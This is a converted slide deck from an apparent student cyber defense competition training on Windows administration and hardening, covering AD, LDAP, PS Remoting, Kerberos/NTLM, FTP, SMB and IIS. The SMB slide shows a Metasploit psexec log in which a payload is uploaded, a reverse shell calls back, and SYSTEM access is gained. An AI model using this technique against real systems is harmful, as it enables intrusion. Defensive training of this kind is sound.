

# Wildin with Windows



<https://jessh.zip/ccdc-week5>



# Honoring the Fallen



RIP Tanay Shah  
Windows 2022 - 2024

he's still alive just retired  
He also made this powerpoint

# whoami

Dylan  
(the artist formerly known as Mike)

I did Windows last year  
I am doing Captain this year

This is what I was doing at 2am last  
night



# Table of Contents

---

**| 01**

## **Navigating**

GUI, CLI, all the I's

**| 02**

## **Active Directory**

Domain environments

**| 03**

## **Other Services**

IIS, FTP, SMB, an the rest of the alphabet

**| 04**

## **Cookin up in the lab**

# 01 Navigating

I'm the map




# GUI vs CLI



- Easier to read information
- Search menu
- Beginner friendly



- Relatively simple
- Quick
- Very extensive for a scripting language



- Outdated but consistent

# Powershell

- Supported and actively developed
  - Varying version present on various OSes
- Verb-Noun syntax
  - Get-ChildItem
  - Set-Content
  - Invoke-Expression
- Integrated with the Windows API
  - Can manage pretty much anything with it
    - Users, Services, Apps, Registry Keys,

Meme about a powershell meme.  
Advanced humor



# GUI Panes to Know

- Regedit
  - Registry Keys
- File Explorer
  - Filesystem
- Compmgmt.msc
  - Scheduled Tasks, Event Viewer, Shared folders, and Local Users
- Services.msc
  - Services
- Control Panel
  - System settings
- Task Manager
- Server Manager
  - Roles and features




# GUI Panes to Know cont.

- Windows Security (Defender)
- Gpedit.msc
  - Local GPOs

# Registry (Regedit)

- Most configurations link back to a registry key
  - Windows' internal database of configs
- Can be modified with CLI
  - Reg add
  - Set-ItemProperty
- Often also utilized by TAs for Methods of persistence
  - Way to solidify access



# Filesystem

- Holds all data
  - Even the registry
- Paths to know
  - C:\Windows\System32
    - System binaries and libraries
  - C:\Users
    - All user files
  - C:\Program Files | C:\Program Files (x86) | C:\ProgramData
    - Application binaries, libs, and configuration files
- Highly configurable permissions
  - Big reason enterprises use Windows in the first place

# Computer Management

- Want to audit list of users against company
  - Delete/disable unauthorized
  - Set correct admins and other possible high priv groups
- Review and remove unneeded shared folders
  - C\$ and in some cases ADMIN\$
- Check scheduled tasks for anomalies
  - Tasks set to trigger on boot
  - Tasks running unknown executables
- Use Event Viewer to troubleshoot issues and identify malicious activity
  - See event ID 4625 for failed login attempts
  - 7045 for service creation

# Services

- Binaries (executables) designed to run in the background to serve some sort of OS or 3rd party functionality
  - Filezilla Server service - 3rd party FTP server
  - Bitlocker - Native drive encryption functionality
- Services are identified by one of two things
  - Display name - Simple to understand
    - World Wide Web Publishing Service
  - Service name - Shorter and used to refer to service internally
    - W3SVC
- Stop commonly exploited services
  - Printspooler
- Some attacks, initial access or privilege escalation, make use of temporary services to spawn a shell as the SYSTEM user

# Control Panel


- Manage things like Firewall
  - Enable it, create rules to allow desired inbound (to services) and outbound (internet/dependencies) traffic
- Enable/Disable Remote Desktop
  - Disable if unused
- Enable User Account Control to a medium/high level
  - Runs processes with lower privs if possible, introduces popups that make you explicitly elevate to perform significant changes
- Manage network adapter properties
  - Might need to change things like your DNS server or default gateway to resolve issues

# Processes (Task Manager)

- Processes originate from executable files
  - Apps
    - Discord
  - System binaries
    - Winlogon
- Can create them and kill them (mostly)
- Types
  - App
    - Can be terminated by user
  - Background
    - No user interaction
  - Windows
    - System level and are auto launched

# Task Manager Alternatives

- Tasklist or Get-Process
  - Cmd and powershell commands, can supply arguments for more info
- Process Hacker
  - Very thorough and detailed if desired
- Process Explorer
  - Color coded, similar to process hacker, can scan all processes with virustotal



**Me af killing legit processes bc they made a single network connection**





# Server Manager

- Only available on "Server" editions of Windows
- Can allow you to manage parts of multiple servers at the same time
  - Not feature rich enough for this to be incredibly useful though
- Main purpose is having easy access to GUI panes
  - Can manage roles and features for server editions in this server manager window
    - Roles and Features are optional add ons for the OS
      - IIS web server
      - Active Directory Domain Services
      - Microsoft Defender

# Defender

- Installed by default on every OS except Server 2012
  - Can be uninstalled on Server editions through server manager
- Effectiveness depends on windows updates and OS
- Scan, Exclude, and Remediate malicious files
  - Newer defender has fancy capabilities like core isolation, attack surface reduction rules, exploit mitigations (DEP, ASLR, SEHOP, etc)



# Gpedit

- Control IT and security specific OS policies
- Secpol
  - Windows Settings > Security Settings
    - Account Policies
    - Local Policies
- Group Policy Objects (aka just more configs)
  - Administrative Templates
    - Everything here is considered a GPO
- What exactly do I set here?
  - [https://www.stigviewer.com/stig/windows\\_server\\_2019/](https://www.stigviewer.com/stig/windows_server_2019/)

# 02


## Active Directory

Domains?



# Explanation

- Simply put, it's a way to centralize management of policies, computers, and users and store this data in a database
- How does your CPP login work everywhere? (library, canvas, broncodirect)
- Forrest (nebula.lan)
  - Domain (nebula.lan or nebula-na.lan)
    - Possibly child domains (us.nebula-na.lan)



# Explanation Cont.

- A forrest is just an overall cabinet containing multiple draws (domains)
- Domains are headed by machines designated as Domain controllers (DC)
  - Member servers and workstations join the domain  
And are subject to management from the DC



# Explanation Cont.

- Within Domains you have objects
  - Organizational Units (OUs)
  - Groups
  - Users
    - Can log into to every domain joined computer
  - Misc AD data
- Lightweight Directory Access Protocol
  - Query any and all information quickly
  - Can use any LDAP client
    - Dedicated programs
    - Internal windows tools
    - Powershell



# LDAP

```
$Filter = "((mailNickname=id*)(whenChanged>=20170701000000.0Z))((userAccountControl=514)(userAccountControl=66050))((memberof=CN=VPN,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl)(memberof=CN=VPN-2,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl))"  
$RootOU = "OU=01,DC=em,DC=pl,DC=ad,DC=mnl"
```

```
$Searcher = New-Object DirectoryServices.DirectorySearcher  
$Searcher.SearchRoot = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$($RootOU)")  
$Searcher.Filter = $Filter  
$Searcher.SearchScope = $Scope # Either: "Base", "OneLevel" or "Subtree"  
$Searcher.FindAll()
```

- Wtf is that

```
Get-ADUser -LDAPFilter "((mailNickname=id*)(whenChanged>=20170701000000.0Z))((userAccountControl=514)(userAccountControl=66050))((memberof=CN=VPN,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl)(memberof=CN=VPN-2,OU=VpnAccess,OU=Domain Global,OU=Groups,OU=01,DC=em,DC=pl,DC=ad,DC=mnl))"
```

- Little better?

```
Get-ADUser -Filter *
```

- Noise

- 

To get similar info to above we just need to throw some arguments on the command and do some logic with a powershell script. Something like

```
Get-ADUser -Filter * | where-object ($_.memberOf -contains "VpnAccess") ... and so on
```






# Domain Computer Management

- Know so far:
  - Login to any computer
  - Synced policies
    - But how?
- Deploy Policies via GPMC.msc
  - Default Domain Policy
    - Applies to all systems in the domain
  - Default Domain Controller Policy
    - Applies to all DCs
- WinRM (PS Remoting)
  - Enabled by default when you join a domain
    - It's how a lot of the behind the scenes management goes on
  - PS remoting lets us run powershell commands and scripts across the domain



# PS Remoting

- By default servers will only accept connections originating within the domain and from admin users
- WinRM is enabled by default but PS Remoting isn't
  - Enable-PSRemoting -force
- Example commands
  - Invoke-Command -ScriptBlock {whoami} -ComputerName WEBSRV1
  - Enter-PSSession -ComputerName Server01
    - Interactive



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Enable-PSRemoting -Force -SkipNetworkProfileCheck
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\WINDOWS\system32> █
```

# Domain Names?

- Previous slide used the hostname of machines to connect. How does this work?
- Domain Name System (DNS)
  - Attach words to ips
    - User friendly
  - When IPs change, domain names stay the same but adjust to reflect the new IP
    - Good for avoiding hiccups with things like DHCP
- Dns.google -> 8.8.8.8
  - Server01.nebula.lan -> 192.168.1.25
- Uses UDP for queries
  - TCP used for other operations


# Authentication

- 2 main ones, NTLM/NetNTLM and Kerberos
- NTLM/NetNTLM
  - NTLM is used locally on each machine to verify **local** users
  - NetNTLM is the **network** authentication protocol
  - More prone to cracking
- Kerberos
  - Uses the concept of tickets
  - Tickets have a lifetime (10 hours)
  - Derived from the user's password and the krbtgt account password



# Authentication Cont.

- Show QR code at the gate  
→ get a wristband
- Show wristband at booths to prove you're allowed to play → employee hands you balls
- Throw the balls at the clowns → Get prize



# 03

## Other Services



THERE IS NO MEME  
really there is no meme. stop laughing

# File Transfer Protocol (FTP)

- Port 21/tcp in and 20/tcp out for data
- Passive mode
  - Client side dictates which port to do the data transfer
- Protocol Implemented by Windows IIS and Filezilla Server
- FTP clients natively exist on nearly every OS
  - Type `ftp` in CLI



# Server Message Block (SMB)

- Connect to filesystems on other computers
  - By default the entire C drive is shared to administrators
- Some other fun APIs are exposed during SMB connections
  - Service control
    - Psexec

```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.2.25:445 - Connecting to the server...
[*] 192.168.2.25:445 - Authenticating to 192.168.2.25:445 as user 'Administrator'...
[*] 192.168.2.25:445 - Selecting native target
[*] 192.168.2.25:445 - Uploading payload...
[*] 192.168.2.25:445 - Created \\rrFfckVm.exe...
[+] 192.168.2.25:445 - Service started successfully...
[*] Sending stage (957487 bytes) to 192.168.2.25
[*] 192.168.2.25:445 - Deleting \\rrFfckVm.exe...
[*] Meterpreter session 1 opened (192.168.2.10:4444 -> 192.168.2.25:1127) at 2017-02-11 15:15:44 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```






# Internet Information Services

- HTTP Web server built into Windows
  - Role you have to add
- Supports .Net (aspx) out of the box, PHP also configurable
- Very plain and boring out of the box



# XAMPP

- Packaged installation of parts of a web framework
- Apache serving HTTP
- MySQL hosting database
- Filezilla for FTP
- Tomcat is Apache but in java so worse



# (Content Management System)

## CMS

- Actual apps that run on the framework
    - Wordpress, OpenCart, Drupal, MediaWiki
    - Blogs, Ecommerce sites, General management system, wiki
  - All setup and work the same
    - HTTP – host the actual files allowing network access
      - Apache or IIS
    - Scripting Engine – Processes logic and renders content on HTTP pages
      - PHP
    - Database – contains all site data like posts, users, etc
      - MySQL
1. Put CMS files in webroot
  2. Setup database in MySQL
  3. Configure db credentials in CMS config file
  4. Browse to `http://localhost` to run through the installer

04

# Homework!!!

I made this one easier than the networking week :)



<https://jessh.zip/ccdc-week5-hw>

